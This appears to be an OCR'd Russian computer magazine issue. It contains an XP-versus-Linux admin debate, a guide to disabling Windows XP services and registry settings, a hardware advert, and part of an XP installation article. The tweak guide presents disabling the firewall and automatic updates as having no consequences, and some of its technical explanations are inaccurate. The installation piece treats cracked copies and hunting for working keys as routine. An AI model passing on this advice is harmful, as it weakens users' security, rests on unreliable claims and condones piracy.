Admin XP: WinRoute - хорошая программа, и я ее юзаю очень давно. А фаерволу нет нужды быть сложным, пользователей привлекает простота.





Фаерволы в любимых системах

Там есть фильтр TCP/UDP/ICMP, что еще нужно для счастья? И еще раз скажу, что никакому юзеру и админу не захочется запоминать сложные параметры iptables.

Admin Linux: С простотой согласен. MS гребет огромные бабки за систему, поэтому делает все просто, но недодуманно. Мало того, майкрософтовцы каждый год меняют свои лицензии и сдирают бабки с невинных юзеров. Скажи, тебе охота отдавать штуку баксов за систему и всякие там терминальные и офисные лицензии? Когда можно просто поставить Linux и с десяток халявных демонов.

Я ВЫБИРАЮ БЕЗОПАСНУЮ OS

■ И в WinXP, и в Linux абсолютную безопасность никто не гарантирует. Несмотря на то, что в Linux есть замечательный фаервол, а также подбор программ-анализаторов сетевого трафика, любой злоумышленник может получить рутовые привилегии. С помощью приватного или публичного эксплойта, которые ежедневно пишутся и выкладываются. Что касается WinXP, то, как уже упоминалось, скудность системных журналов и убогость персонального фаервола дают возможность хакеру рулить системой по полной. При этом администратор вряд ли заметит его пребывание...

Admin XP: Да отдам я эту штуку баксов. Отдам две, не жалко. MS ответственно подходит к своим проектам. Как же ты еще не понял, что софт под Linux пишется для себя, а не для публики. А зарекомендовавшие себя проекты такие сырые, что противно их юзать. Например, сравни Photoshop и Gimp, MS Office и StarOffice или OpenOffice. Сравнивать их нельзя, потому что линуксовые проекты имеют скуднейшие возможности. Правильно, бесплатный сыр бывает только в мышеловке.

Admin Linux: StarOffice не трогать! Мне его хватает, так же как и Gimp'a. Да и вообще, я не люблю GUI-оболочки. Но раз на то пошло, выскажу свое мнение: иксы в линухе не могут не радовать глаз, потому что никогда не глючат и чудесно гармонируют с консолью. Притом обычный юзер может рулить всеми настройками иксов без рутовых прав. А уж если и надо запустить тулзу, требующую нулевого уида, можно настроить sudo и сделать доступ к программе. Фишка в том, что юзер введет только свой пароль для аутентификации и не будет знать админский. В WinXP все запущено и скудно: для выполнении проги под рутом... ой, простите, администратором ;), придется запустить runas и ввести пароль этого самого администратора. Проще занести юзера в группу админов и не мучиться. Только юзверь разрушит XP за считанные дни.

Admin XP: Как можно любить GUI в Linux'е. Ничего хуже я не видел. Ладно, признаюсь, третий KDE меня еще порадовал, но ранние версии были просто убожеством. Если говорить о настройках, то, изменив их, пользователь может снести какую-нибудь панель или меню. Их восстановление - изнурительное занятие. То ли дело в WinXP, ограничение на настройку системы - и пользователь никогда ее не разрушит. Соответственно, мой рабочий день проходит без нервов, и клиенты не достают тревожными звонками. И кстати о поддержке нескольких пользователей: в моей любимой системе к этому вопросу подошли очень грамотно, и теперь за одним компьютером могут работать несколько клиентов.

Admin Linux: Слушай, я начинаю злиться! Какая может быть поддержка пользователей в Windows?! По определению многопользовательская система разрешает одновременно работать в системе двум или более юзерам. Одновременно! У вас же только один человек может рулить Windows. Яркий тому пример - удаленное управление рабочим столом автоматически блокирует консольного юзера и включает удаленного. Именно поэтому ты и юзаешь Radmin ;). В Linux многопользовательность налицо: в системе прекрасно могут уживаться хоть сотня юзеров. И у каждого собственные права: на файлы, процессы, свободное место, оперативную память и т.д. Такая политика была разработана изначально, и поэтому организовать работу в Windows подобным образом вряд ли удастся.

Admin XP: Зато в Linux глюки с софтом! Недоработан он. Кодеки для mpeg фиг где найдешь, клиенты для сервисов - страшные как черти. Сырое все, и мне просто противно юзать эти приложения. Вообще, лучше бы не позорились и не создавали GUI-приложения, от которых у пользователя возникает рвотный рефлекс. Я думаю, со мной согласятся большинство пользователей.

Admin Linux: Ты хотел сказать, большинство ламеров ;). И что за привычка перескакивать с одной темы на другую. Так и скажи, что Linux рулит :). Все, что ты перечислил - следствие кривых рук пользователя. Кодеки можно стянуть с инета, стили настроить в Control Center, а если гонишься за интерфейсом - ставь WinXP, ничего более разумного посоветовать не могу. Linux - серьезная система, а не средство для развлечения. Например, игр там мало. Возможно, ты посчитаешь это недостатком, мне наплевать. Зато какой простор для программиста! Тут тебе Си, C++, Perl, Python, TCL, awk, java, Kylix и множество других интересных языков. Причем все, что есть в Windows, можно запустить через эмуляторы dosemu или wine.

Admin XP: Про эмуляторы молчи, все они кривые по определению. Киликс - жалкая пародия на Delphi, Borland C вполне достаточно для

ФАЙЛОВАЯ СИСТЕМА: ЧТО ЛУЧШЕ?

■ Как ты знаешь, у Microsoft существует несколько файловых систем. Это, во-первых, допотопные FAT12 и FAT16. Затем ненадежная FAT32, которая еще используется. И, конечно же, NTFS - система, применяющаяся в WinXP. Что выбирать для себя, решает пользователь, но, со слов MS, с NTFS юзер никогда не потеряет данные после сбоя. Думаю, ты уже слышал, что Microsoft готовит совершенно новую систему WinFS, которая будет поставляться с Windows Longhorn. В ней будет отсутствовать файловая таблица. Ей на замену приходит полноценная база данных. Таким образом, с вводом запросов к БД существенно повышается производительность системы.

Что касается Linux, то под эту платформу существует гораздо больше систем. Вот основные:

ReiserFS - журналируемая файловая система, базирующаяся на структуре B+Tree. В случае незапланированной перезагрузки данные в блоках, используемых во время сбоя, могут быть повреждены, так что ReiserFS не гарантирует того, что после сбоя данные останутся целыми.

XFS - также популярная файловая система с асинхронным логированием данных. Таким образом, после сбоя файловую можно очень быстро восстановить. Особенности XFS: поддержка больших дисков и очень высокая скорость ввода-вывода (на тестировании доходило до 7 Гб в секунду).

Ext2 (Ext3 - улучшенная версия) - самая последняя из файловых систем, которая записывает изменения данных и метаданных. Поэтому, в отличие от предыдущих файловых систем, сохраняется и содержимое файлов. Уровень журналирования может контролироваться опцией команды mount.

По последним тестам в производительности лидируют ReiserFS и XFS, по сравнению с более медленной Ext3. Однако стабильность Ext3 намного выше других файловых систем. Красота требует жертв ;).

программирования под Windows. А если захотел большего, ставь хоть ActivePerl, хоть ActiveTCL. Все доступно и выложено в инете.


Admin Linux: Написать-то ты напишешь, а вот за компилятор придется отвалить сотни долларов, что не каждому программеру по карману. В Linux ты уверен, что испечешь проект в нужном тебе окружении. Так что, пожалуй, пингвин предоставляет большие возможности рядовому программисту. А выбирая Windows, даже твою WinXP, программист выложит денежку за удобную среду программирования... и все ;).


Admin XP: Среда разработки - главное орудие программера. Под Linux хороших сред просто не существует. Слышал, что Анюту (anjuta) хвалили, но только для быстрого программирования. Поэтому, если будешь программировать в Linux, не удивляйся зарабатанному геморрою. Фиг с ним с программингом, ты вот мне скажи, сколько литров пива надо выпить пользователю, чтобы корректно установить Linux? Только не говори, что при первой установке системы ты не запорол важный раздел на HDD, и сборка завершилась успешно, не поверю. Глючный загрузчик (LILO или Grub, неважно). А у Microsoft все просто: ввел серийник, указал путь и с уверенностью можешь сказать, что система соберется.

Admin Linux: Слушай, о чем мы вообще спорим? Я не раскрывал самого главного козыря Linux, которому может позавидовать любая операционка - производительность. Линукс прекрасно работает как на допотопном 386, так и на новеньком Pentium 4. Естественно, админ должен предварительно настроить систему под конкретное железо: пересобрать ядро, убить ненужные сервисы и т.п. А WinXP требует навороченной конфигурации и много оперативки. И, как следствие, начинает глючить после первой недели аптайма.

Admin XP: А не пойти ли тебе куда подальше? Я уже высказал свое мнение о Linux, оно совпадает с мнением большинства юзеров, поэтому комментарии тут излишни. WinXP правит миром. Производительность системы очень высокая. А если учесть, что сейчас никто не держит серверы под допотопным железом, то WinXP - самая производительная система. Точка!

Этот спор мог бы продолжаться бесконечно, если бы не закончилось пиво и аргументы :). В попытках доказать свою правоту, админы уже готовы были придушить друг друга, но вовремя остановились и разошлись по домам. Ведь завтра их ждал новый рабочий день... и свидание с любимыми операционными системами.





Процесс загрузки систем

Content:

НАДРУГАТЕЛЬСТВО

yahoo (yahoo611@mail.ru)

СБРОСЬ ЛИШНИЙ ВЕС


ОБРЕЗАНИЕ XP

Каждое новое произведение искусства от Microsoft становится толще и прожорливее. Требования к ресурсам постоянно растут. XP не исключение. Но при умелом подходе часть жира можно срезать на месте, увеличив производительность ненавистной ОС и освободив драгоценное дисковое пространство.

Чтобы не писать каждый раз "нужна перезагрузка для принятия изменений", хочу отметить, что после 90% всех обращений к реестру (а точнее, после внесения изменений в систему) она как раз и нужна. Прочитал, внес изменения в систему, перезагрузился!

ОТКЛЮЧЕНИЕ ВСТРОЕННОГО ФАЕРВОЛА


Инфо:
Windows XP содержит в себе встроенный фаервол, который запросто может заблокировать соединение любимой игры, а также банально тормозить работу системы и передачу данных по сети.
Последствия:
Никаких. Вообще никаких. Это не фаер, это просто отстой, который делает что хочет направо и налево, лишь бы любимым форточкам было тепло и сухо.



RTFM:
❶. Start -> Administrative Tools -> Services;
❷. Правый клик на сервисе Internet Connection Firewall (ICF)/Internet Connection Sharing (ICS) -> Properties;
❸. В поле Startup type поставь Disabled.
Как вернуть назад:
RTFM -> в пункте 3 поставь Auto.

ОТКЛЮЧЕНИЕ ВСТРОЕННОГО ПИШУЩЕГО CD ДВИЖКА


Инфо:
Windows XP содержит встроенный пищущий диски движок. И он может помешать другим аналогичным программам выполнять свою функцию. Допустим, тот же Nero Burning ROM может запросто не запускаться.
Последствия:
Станет невозможной запись компакт-дисков посредством встроенного движка WinXP.



RTFM:
❶. Start -> Administrative Tools -> Services;
❷. Правый клик на сервисе IMAPI CD-Burning COM Service -> Properties;
❸. В поле Startup type поставь Disabled.
Как вернуть назад:
RTFM -> в пункте 3 поставь Auto.

ОТКЛЮЧЕНИЕ АВТОЗАПУСКА CD

Инфо:
Вставляем аудиодиск для того, чтобы перекодировать его содержимое в mp3. И тут запускается WMP, начинает его воспроизведение. Приятно?
Последствия:
Как ты уже догадался, твой CD-привод забудет, что такое автозапуск диска сразу после его втискивания внутрь.
RTFM:
❶. Открываешь regedit (Start -> Run -> regedit);
❷. HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Cdrom;



❸. В параметре AutoRun поставь значение 0.

Как вернуть назад:

RTFM -> в пункте 3 поставь 1.


ОТКЛЮЧЕНИЕ АВТОМАТИЧЕСКОГО ОБНОВЛЕНИЯ КОМПОНЕНТОВ

Инфо:

Windows XP имеет свойство автоматически, хамски и без спросу обновляться через интернет. А это, опять же, трата драгоценного трафика, да и времени. Лучше самому скачать и установить заплатку или сервис-пак.

Последствия:

Будешь как в каменном веке, зато с трафиком и с крепкими нервами.



RTFM:

❶. Start -> Administrative Tools -> Services;

❷. Правый клик на сервисе Automatic Updates -> Properties;

❸. В поле Startup type поставь Disabled.

Как вернуть назад:

RTFM -> в пункте 3 поставь значение Auto.


ОТКЛЮЧЕНИЕ ГРАФИЧЕСКИХ НАВОРОТОВ

Инфо:

Можно существенно увеличить производительность методом вырубания всех графических наворотов XP.

Последствия:

Истинная красота внутри!



RTFM:

❶. Правый клик на My computer -> Properties (Control panel -> System);

❷. Advanced -> Settings в разделе Performance;

❸. На странице Visual Effects устанавливаешь значение Adjust for Best Performance.

Как вернуть назад:

RTFM -> в пункте 3 поставь значение Adjust for Best Appearance.


ОТКЛЮЧИТЬ ЗАПУСК TASK SCHEDULER'A

Инфо:

Task scheduler - простой планировщик задач Windows. Для ускорения работы в целом и для уменьшения времени загрузки ОС можно отключить его запуск.

Последствия:

Не сработает будильник (аминь).



RTFM:

❶. Открываешь regedit (Start -> Run -> regedit);

❷. HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Schedule;

❸. В параметре Start поставь значение 0.

Как вернуть назад:

RTFM -> в пункте 3 поставь значение 4.

ОТКЛЮЧЕНИЕ QOS


Инфо:

Медленно работает сеть? QoS резервирует до 20% пропускной способности сети для системных нужд, а также активно обменивается пакетами (в которых ты не нуждаешься) с другими компьютерами сети. Отсюда и жалобы на медленную работу.

Последствия:

Быстрее будет работать сеть.

RTFM:



❶. Start -> Administrative Tools -> Services;

❷. Правый клик на сервисе QoS RSVP -> Properties;

❸. В поле Startup type поставь Disabled.

Как вернуть назад:

RTFM -> в пункте 3 поставь Auto.

ВКЛЮЧЕНИЕ АВТООЧИСТКИ СВОП-ФАЙЛА ПРИ ПЕРЕЗАГРУЗКЕ

Инфо:


Своп-файл будет автоматически очищаться при перезагрузке, что уменьшит время загрузки ОС.

Последствия:

Все данные, которые хранились в своп-файле, будут утеряны. Кэш будет очищен.

RTFM:

❶. Открываешь regedit (Start -> Run -> regedit);



❷. HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management;

❸. В параметре clearpagefileatshutdown поставь значение 1.

Как вернуть назад:

RTFM -> в пункте 3 поставь 0.


ОТКЛЮЧЕНИЕ АВТОМАТИЧЕСКОЙ СИНХРОНИЗАЦИИ ВРЕМЕНИ И ДАТЫ

Инфо:

ОС может запросто, не спросив тебя, вылезти в инет и синхронизировать время/дату. Тебе это нужно? Это пустая трата драгоценного трафика!

Последствия:

Для синхронизации времени потребуется включить отключенный сервис.



RTFM:

❶. Start -> Administrative Tools -> Services;

❷. Правый клик на сервисе Windows Time -> Properties;

❸. В поле Startup type поставь Disabled.

Как вернуть назад:

RTFM -> в пункте 3 поставь значение Auto.


ВКЛЮЧЕНИЕ АВТОМАТИЧЕСКОЙ ВЫГРУЗКИ НЕИСПОЛЬЗУЕМЫХ БИБЛИОТЕК

Инфо:

Винды держат загруженными некоторые DLL, даже если приложение, которое их использовало, уже закрыто. Это делается для ускорения последующих обращений к этим библиотекам. Но это замедляет работу системы в целом. Это относится ТОЛЬКО к 32-битным библиотекам!

Последствия:

Во-первых, ранее закрытые приложения будут вновь грузиться так же долго, как и в первый раз. Во-вторых, »



16-битные (старые) приложения могут выдавать сообщения об ошибках. Но ты же такими не пользуешься, верно?

RTFM:

❶. Открываешь regedit (Start -> Run -> regedit);

❷. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\explorer\;

❸. Если уже есть key (он же "раздел" с видом папки) с названием AlwaysUnloadDll, то переходи к пункту 5;

❹. Создай key (правый клик на разделе explorer -> New -> Key) с названием AlwaysUnloadDll;

❺. В параметре Default поставь значение 1.

Как вернуть назад:

RTFM -> в пункте 5 поставь значение 0 (либо удали ключ AlwaysUnloadDll).


ОТКЛЮЧЕНИЕ LM-КЭША

Инфо:

В этом кэше, как правило, IE и некоторые другие браузеры хранят пароли, которые очень легко перехватить при передаче.

Последствия:

IE, а возможно, и некоторые другие браузеры, будут ругаться при сохранении паролей/логинов, что, в принципе, делать не рекомендуется.



RTFM:

❶. Открываешь regedit (Start -> Run -> regedit);

❷. HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa;

❸. В параметре lmcompatibilitylevel поставь значение 2.


Как вернуть назад:

RTFM -> в пункте 3 поставь 0.

ОТКЛЮЧЕНИЕ КАКИХ-ЛИБО ДЕЙСТВИЙ RPC

Инфо:

Попытка вырубить эту службу может запросто привести к перезагрузке. Собственно, похожим образом и действует вирус Lovesan (с его файликом msblast.exe). Зачем это делать? Во-первых, это один из методов защиты от вышеупомянутого Lovesan'а, а также других вирусов. На худой конец, если же lsass.exe сам выпетит (что бывает крайне редко), ничего страшного не случится. Разве что, для пущей безопасности, неплохо было бы перезагрузить компьютер.



Последствия:

msblast.exe будет беситься, проклиная тот день, когда сел за баранку этого маздая.

RTFM:

❶. Start -> Administrative Tools -> Services;

❷. Правый клик на сервисе Remote Procedure Call (RPC) -> Properties;

❸. Закладка Recovery;

❹. В параметрах First failure, Second failure и Subsequent failure поставь значение Take No Action.

Как вернуть назад:

RTFM -> в пункте 4 поставь значение Restart Computer (которое было установлено по умолчанию).


ОТКЛЮЧЕНИЕ СЕРВИСА УДАЛЕННОГО ДОСТУПА К РЕЕСТРУ

Инфо:

Этот сервис может использоваться нехорошими дяденьками для несанкционированного доступа к твоему реестру Windows.

Последствия:

Нехорошие дяденьки будут грызть ногти.



RTFM:

❶. Start -> Administrative Tools -> Services;

❷. Правый клик на сервисе Remote Registry -> Properties;

❸. В поле Startup type ставим Disabled.

Как вернуть назад:

RTFM -> в пункте 3 поставь значение Auto.

УМЕНЬШЕНИЕ ОБЪЕМА УСТАНОВЛЕННОЙ СИСТЕМЫ

Инфо:

Можно освободить дополнительное место на винчестере, удалив кое-что...

❶. \Driver Cache\i386\ - здесь находятся все стандартные драйвера Windows, а точнее, их копии.

❷. \system32\dllcache\ - а здесь Windows хранит копии своих системных файлов на случай повреждения уже используемых.


❸. Удаление дополнительных, ранее невидимых компонентов ОС.


Последствия:


❶. При установке нового оборудования Windows запросит дистрибутив.

❷. В случае повреждения системных файлов ОС тебе придется искать соответствующие файлы в дистрибутиве.

❸. Никаких.







RTFM (все находится в директории Windows):

❶. Удаление файлов из \Driver Cache\i386\ (около 90 Мб).

❷. Удаление файлов из \system32\dllcache\ (около 400 Мб):

а) Start -> Run;

б) Вводим команду sfc /cachesize=0 (иначе после перезагрузки папка снова заполнится до 400 Мб);

в) Вручную удаляешь все файлы из \system32\dllcache\.

❸. Удаление неиспользуемых компонентов Windows:

а) Открываешь файл \inf\sysoc.inf;

б) Удаляешь в нем все пометки hide;

в) Control Panel -> Add or Remove Programs -> Add/Remove Windows Components -> удаляешь все ненужное.


• 256Мб DDR видеопамяти
• Видеовход / DVI / ТВ-выход / 2 VGA-выхода
• Технология GameFace
• Технология охлаждения Smart Cooling
• Технология защиты системы Smart Doctor II
• Технология Video Security II
• Технология Digital VCR II
• Ulead Cool 3D 2.0 + Photo Express 4.0 SE
• Программный проигрыватель ASUS DVD XP S/W player
• Power Director Pro
• Media Show
• Новейшие 3D игры в комплекте: Half Life 2, Battle Engine Aquila, Gun Metal, 6 в 1 Game Pack
ASUS Radeon 9800 XT/TD
ASUS®
www.asuscom.ru
ASUS V9950 Ultra
GeForce FX 5900 Series
• nVidia GeForce FX 5900 Ultra
• Передовая технология CineFX™ 2.0
• 256 Мб DDR видеопамяти с 256-разрядной шиной данных и интерфейсом AGP 8X
• Фирменная онлайн технология GameFace от ASUS
• Поддержка DirectX 9.0 и OpenGL 1.4
• Технология отображения информации на нескольких дисплеях nView
• Новейшие 3D игры в комплекте
ПИРИТ
Тел: (095) 974-32-10
Web: http://www.pirit.ru
OLDI
Тел: (095) 105-0700
Web: www.oldi.ru
OCS
Тел: (095) 729-5191
Web: http://www.ocs.ru
JUPITER
Тел: (095) 708-22-59
Факс: (095) 708-20-94
citilink
Тел: (095) 745-2999
Web: http://www.citilink.ru
КОНЦЕРН БЕЛЫЙ ВЕТЕР
Тел: (095) 269-1776
Web: http://www.disti.ru
LIZARD
Тел: (095) 799-5398
Web: http://www.lizard.ru

Kirion (kazarian@real.xakep.ru)

ПОСТАВЬ ЕЕ ПРАВИЛЬНО

ГРАМОТНАЯ УСТАНОВКА WINXP

Энтузиасты, которые ринулись ставить самые первые, еще криво крякнутые копии, быстро столкнулись с неработающим оборудованием, проблемами с привычными прогами, дикими тормозами и глюками. Юзеры кричали, что с Win9x они никогда не слезут, админы - цепко держались за Win2k...

Но время шло, выходили патчи, драйверы, новые дистрибутивы... Потихоньку на WinXP пересели даже самые яростные ее противники.

Сейчас WinXP отлично походит и для домашней, и для рабочей тачки. Тотальных проблем с оборудованием не наблюдается, все известные производители программного обеспечения уже давно выпустили версии, которые корректно работают под этой осью. Да и железо за три года значительно обновилось - системные требования XP теперь вполне по силам среднестатистическому домашнему компу.

INSERT CD, PLEASE


Итак, мы ставим (переустанавливаем ;)) XP. А какой вариант дистрибутива мы ставим, Professional, Home или Corporate? Английский или русский? А может, нам нужен 64-bit Edition? Надо подумать. Home Edition - это фактически заменитель линейки Win9x... получается, что за какую-то сотню баксов пользователь получает красоту Win98 и надежность XP. Вроде бы, все отлично, но тем, кого цена лицензионных прог не пугает в принципе, сообщаю, чего лишается пользователь XP Home: удаленный рабочий стол (возможность удаленного подключения и администрирования); поддержка двухпроцессорных систем; шифрование данных с помощью EFS (encrypted file system, расширение ntfs); параметры безопасности файловой системы (разграничение доступа, квоты и другие фишки ntfs); нормальные утилиты администрирования (computer management, mmc и прочее); работа в корпоративной сети, домене (отсутствует групповая политика, перемещаемые профили, возможность удаленной настройки); поддержка MUI (сменить язык интерфейса нельзя).

Как видишь, Home Edition подходит разве что для скромного домашнего компа без сети, для юзера, который покрывается красными пятнами при одном только виде оснасток политики безопасности :). Поэтому наш выбор - это Pro. И не просто Pro, а Corporate. В WinXP существует механизм активации - в течение 30 дней после установки пользователь должен получить от MS код активации, иначе система перестанет работать. Кроме того, позволяется лишь три раза менять железо, иначе активация пропадет. Для организаций, естественно, была выпущена версия, в которой активация не требуется, а ограничения по смене железа сняты. Разумеется, пираты быстро научились обходить активацию, так что большинство версий продаются уже крякнутыми (а если нет - найти в Сети это богатство легко). Но с обновлением у таких дистрибутивов большие проблемы: на windows update таких не пускают, нормального способа ставить сервис-паки не существует. Есть и еще одна интересная мелочь: по законам США запрещен экспорт сложных криптосистем. Так что в любой европейской (и русской в том числе) версии WinXP такие вещи, как EFS, реализация протоколов SSL и IPsec имеют несколько обрезанный вид. Ключи у них того... короткие. Корпоративная же версия существует только в английском варианте, этих ограничений в ней нет. А русский язык (да и почти любой другой) в систему легко добавляется с помощью пакета MUI (multilingual user interface). Если кто-то говорит, что русификация с помощью MUI хуже, чем полностью русская версия - не верь, просто нужны прямые руки, чтобы правильно все настроить. Осталась только одна мелочь: найти рабочий ключ, который MS еще не включила в черный список.

CD WINXP, WINNT.EXE

